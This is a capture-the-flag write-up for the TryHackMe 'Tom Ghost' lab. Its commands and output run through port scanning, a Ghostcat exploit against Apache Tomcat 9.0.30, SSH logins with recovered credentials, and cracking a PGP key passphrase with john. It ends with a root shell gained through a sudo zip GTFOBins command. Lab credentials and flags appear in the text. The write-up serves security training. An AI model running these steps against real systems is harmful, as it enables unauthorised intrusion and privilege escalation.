Tom Ghost


```
ping tomghost.thm
```

```
rustscan -a tomghost.thm -- -A -oN portscan
```

4 ports are open as **22, 53, 8009, 8080**

```
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3c89f0b6ac5fe95540be9e3ba93db7c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQvC8xe2qKLoPG3vaJagEW2eW4juBu9nJvn53nRjyw7y/0GEWIxE1KqcPXZiL+RKfkKA7RJNTXN2W9kCG8i6JdVWs2×9wD28UtwYxcyo6M9dQ7i2mXlJpTHt
WM+TrFOMNS5bpmUXrjuBR2JtN9a9cqHQ2zGdSlN+jLYi2Z5C7IVqxYb9yw5RBV5+bX7J4dvHNIs3otGDeGJ8oXVhd+aELUN8/C2p5bVqpGk04KI2gGEyU611v3eOzoP6obem9vsk7Kkgsw7eRNt1+CBrwWldPr8hy
z4Ln
|   256 dd1a09f59963a3430d2d90d8e3e11fb9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOscw5angd6i9vsr7MfCAugRPvtx/aLjNzjAvoFEkwKeO53N01Dn17eJxrbIWEj33sp8nzx1Lillg/XM+Lk69C0
|   256 48d1301b386cc653ea3081805d0cf105 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGqgzoXzgz5QIhEWm3+Mysrwk89YW2cd2Nmad+PrE4jw
53/tcp   open  tcpwrapped syn-ack ttl 60
8009/tcp open  ajp13      syn-ack ttl 60 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       syn-ack ttl 60 Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.30
```

On **port 8080**



Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/9.0.30

APACHE SOFTWARE FOUNDATION http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations How-To

Manager Application How-To

Clustering/Session Replication How-To

Server Status

Manager App

Host Manager

Developer Quick Start

Tomcat Setup | Realms & AAA | Examples | Servlet Specifications

First Web Application | JDBC DataSources | Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Migration Guide

Security Notices

Documentation

Tomcat 9.0 Documentation

Tomcat 9.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

`$CATALINA_HOME/RUNNING.txt`

Developers may be interested in:

Tomcat 9.0 Bug Database

Tomcat 9.0 JavaDocs

Tomcat 9.0 Git Repository at GitHub

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:


tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion


taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Website is running on **Apache Tomcat/9.0.30** version
Google it for the exploit




Exploit on the Exploit-db is name as **Ghostcat** and it is also available on the metasploit



set **rhosts** and **lhost**
Run the exploit. We got a username and password

skyfuck:8730281lkjlkjdqlksalks



Login with this credentials on the **ssh**

```
ssh skyfuck@tomghost.thm
```

Got our shell as **skyfuck** user

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/tomghost]
└─# ssh skyfuck@tomghost.thm
skyfuck@tomghost.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ whoami
skyfuck
skyfuck@ubuntu:~$ id
uid=1002(skyfuck) gid=1002(skyfuck) groups=1002(skyfuck)
```

In the folder of skyfuck there are two interesting files as **credential.pgp** and **tryhackme.asc**

```
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$
```

Get both the files into our system using **scp**

```
scp skyfuck@tomghost.thm:credential.pgp .
```

```
scp skyfuck@tomghost.thm:tryhackme.asc .
```

Use **gpg2john** to create a hash of **tryhackme.asc** file

```
gpg2john tryhackme.asc > hash.txt
```

Crack the **hash.txt** file using **john**

```
john --wordlist=/root/Documents/ubuntu/Wordlists/rockyou.txt hash.txt
```

Found **alexandru** as a cracked passphrase

```
gpg -d credential.pgp
```

Found one user ans password
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/tomghost]
└─# gpg -d credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
```

Login into the merlin account using **ssh**

```
ssh merlin@tomghost.thm
```

Got the shell as **merlin** user and flag

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/tomghost]
└─# ssh merlin@tomghost.thm
merlin@tomghost.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Mar 10 22:56:49 2020 from 192.168.85.1
merlin@ubuntu:~$ id
uid=1000(merlin) gid=1000(merlin) groups=1000(merlin),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
merlin@ubuntu:~$ whoami
merlin
merlin@ubuntu:~$ ls
user.txt
merlin@ubuntu:~$ cat user.txt
THM{GhostCat_1s_so_cr4sy}
merlin@ubuntu:~$
```

Type command **sudo -l**

```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

Go to the https://gtfobins.github.io/ and search for **zip**

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

Limited SUID

```
TF=$(mktemp -u)
sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
```

Got the **root** shell and flag

```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# ls
root.txt  ufw
# cat root.txt
THM{Z1P_1S_FAKE}
#
```